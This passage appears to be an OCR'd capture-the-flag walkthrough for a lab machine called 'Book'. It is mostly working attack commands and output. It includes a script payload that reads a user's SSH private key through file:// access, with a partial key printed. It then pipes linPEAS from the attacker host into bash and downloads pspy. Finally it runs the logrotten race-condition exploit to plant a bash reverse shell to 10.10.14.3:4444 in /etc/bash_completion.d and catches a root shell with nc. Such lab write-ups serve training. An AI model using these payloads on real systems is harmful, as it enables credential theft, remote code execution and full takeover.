
```
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
reader:x:1000:1000:reader:/home/reader:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

Let's check if we can read the SSH private key of this account.

```
<script>
    var x = new XMLHttpRequest();
    x.open("GET", "file:///home/reader/.ssh/id_rsa", true);
    x.onload = function(){
        var code = "<textarea rows='100' cols='70'>" + btoa(x.responseText) + "
</textarea>";
        document.write(code);
    };
    x.send();
</script>
```

Update the script with the default path to the SSH private key. The btoa() function is used to convert the key to base64 for easy copying and pasting. We can use a `textarea` element with a fixed set of columns in order to capture the entire output within the PDF itself.

Sending the payload results in the key being returned.



Copy the entire payload and then decode it.

```
base64 -d key.b64 | tee reader.key

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA2JJQsccK6fE05OWbVGOuKZdf0FyicoUrrm821nHygmLgWSpJ
G8m6UNZyRGj77eeYGe/7YIQYPATNLSOpQIue3knhDiEsfR99rMg7FRnVCpiHPpJ0
WxtCK0VlQUwxZ6953D16uxlRH8LXeI6BNAIjF0Z7zgkzRhTYJpKs6M80NdjUCl/0
<SNIP>

chmod 600 reader.key
```

We can now SSH in as `reader` using this key.

```
ssh -i reader.key reader@10.10.10.176

Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 5.4.1-050401-generic x86_64)

Last login: Tue Jul  7 09:02:49 2020 from 10.10.14.3

reader@book:~$ ls
backups  user.txt
```

Privilege Escalation

A script such as linPEAS can be used to run local enumeration checks. Download the script and execute it using cURL and bash.

```
curl 10.10.14.3:8000/linpeas.sh | bash
```

```
reader@book:/tmp$ curl 10.10.14.3:8000/linpeas.sh | bash

[+] Writable log files (logrotten)
[i] https://book.hacktricks.xyz/linux-unix/privilege-
escalation#logrotate-exploitation

Writable: /home/reader/backups/access.log.1
Writable: /home/reader/backups/access.log

<SNIP>
```

The script tells us that we have access to writable log files which can be exploited. Looking at the URL provided we see the following:

> ### Logrotate exploitation
>
> There is a vulnerability on `logrotate` that allows a user with **write permissions over a log file** or **any** of its **parent directories** to make `logrotate` write **a file in any location**. If **logrotate** is being executed by **root**, then the user will be able to write any file in ***/etc/bash_completion.d/*** that will be executed by any user that login.
> So, if you have **write perms** over a **log file or** any of its **parent folder**, you can **privesc** (on most linux distributions, logrotate is executed automatically once a day as **user root**). Also, check if apart of */var/log* there are more files being **rotated**.
>
> More detailed information about the vulnerability can be found in this page https://tech.feedyourhead.at/content/details-of-a-logrotate-race-condition.
>
> You can exploit this vulnerability with **logrotten**.

According to the post, logrotate can be exploited through a race condition if a user has write access to the log files. Logrotate is a utility that performs periodic removal, compression, and storage of log files. A user with write privileges to log files can symlink it to any sensitive file on the system and then write to it.

A tool such as pspy can be used to confirm if logrotate is running or not.

```
wget 10.10.14.3:8000/pspy64s && chmod +x pspy64s
```

```
wget 10.10.14.3:8000/pspy64s && chmod +x pspy64s
./pspy64s

CMD: UID=0    PID=90507  | /lib/systemd/systemd-udevd
CMD: UID=0    PID=90506  | /bin/sh /root/log.sh
CMD: UID=0    PID=90519  | /usr/sbin/logrotate -f /root/log.cfg
CMD: UID=0    PID=90518  | /bin/sh /root/log.sh
CMD: UID=0    PID=90520  | sleep 5
<SNIP>
```

Pspy shows that logrotate is being run by a user with uid 0 i.e. root.

Now we know that logrotate is running, let's proceed to exploit it. The logrotten PoC can be used to exploit this.

```
git clone https://github.com/whotwagner/logrotten
gcc logrotten.c -o logrotten
```

Use the commands above to clone the repository and compile the binary. Next, create a file named shell with the following contents:

```
#!/bin/bash
bash -c "/bin/bash -i >& /dev/tcp/10.10.14.3/4444 0>&1" &
```

Transfer both of these files to the target.

```
wget 10.10.14.3:8000/logrotten
wget 10.10.14.3:8000/shell
chmod +x logrotten shell
```

Next, we can add some contents to the log file in order to trigger rotation.

```
echo test >> /home/reader/backups/access.log
./logrotten -d -p shell /home/reader/backups/access.log
```

Our payload should be written to `/etc/bash_completion.d/` once logrotate runs.

```
reader@book:/tmp$ ./logrotten -d -p shell /home/reader/backups/access.log
logfile: /home/reader/backups/access.log
logpath: /home/reader/backups
logpath2: /home/reader/backups2
targetpath: /etc/bash_completion.d/access.log
targetdir: /etc/bash_completion.d
p: access.log
Waiting for rotating /home/reader/backups/access.log...
Renamed /home/reader/backups with /home/reader/backups2 and created
symlink to /etc/bash_completion.d
Waiting 1 seconds before writing payload...
Done!
```

The directory `/etc/bash_completion.d/` contains bash scripts that run every time a user logs in, and so we should get a root shell when root logs in.

```
nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Listening on 0.0.0.0 4444
Connection received on 10.10.10.176 45490
root@book:~# id
uid=0(root) gid=0(root) groups=0(root)
root@book:~# ls
log.sh
reset.sh
root.txt
```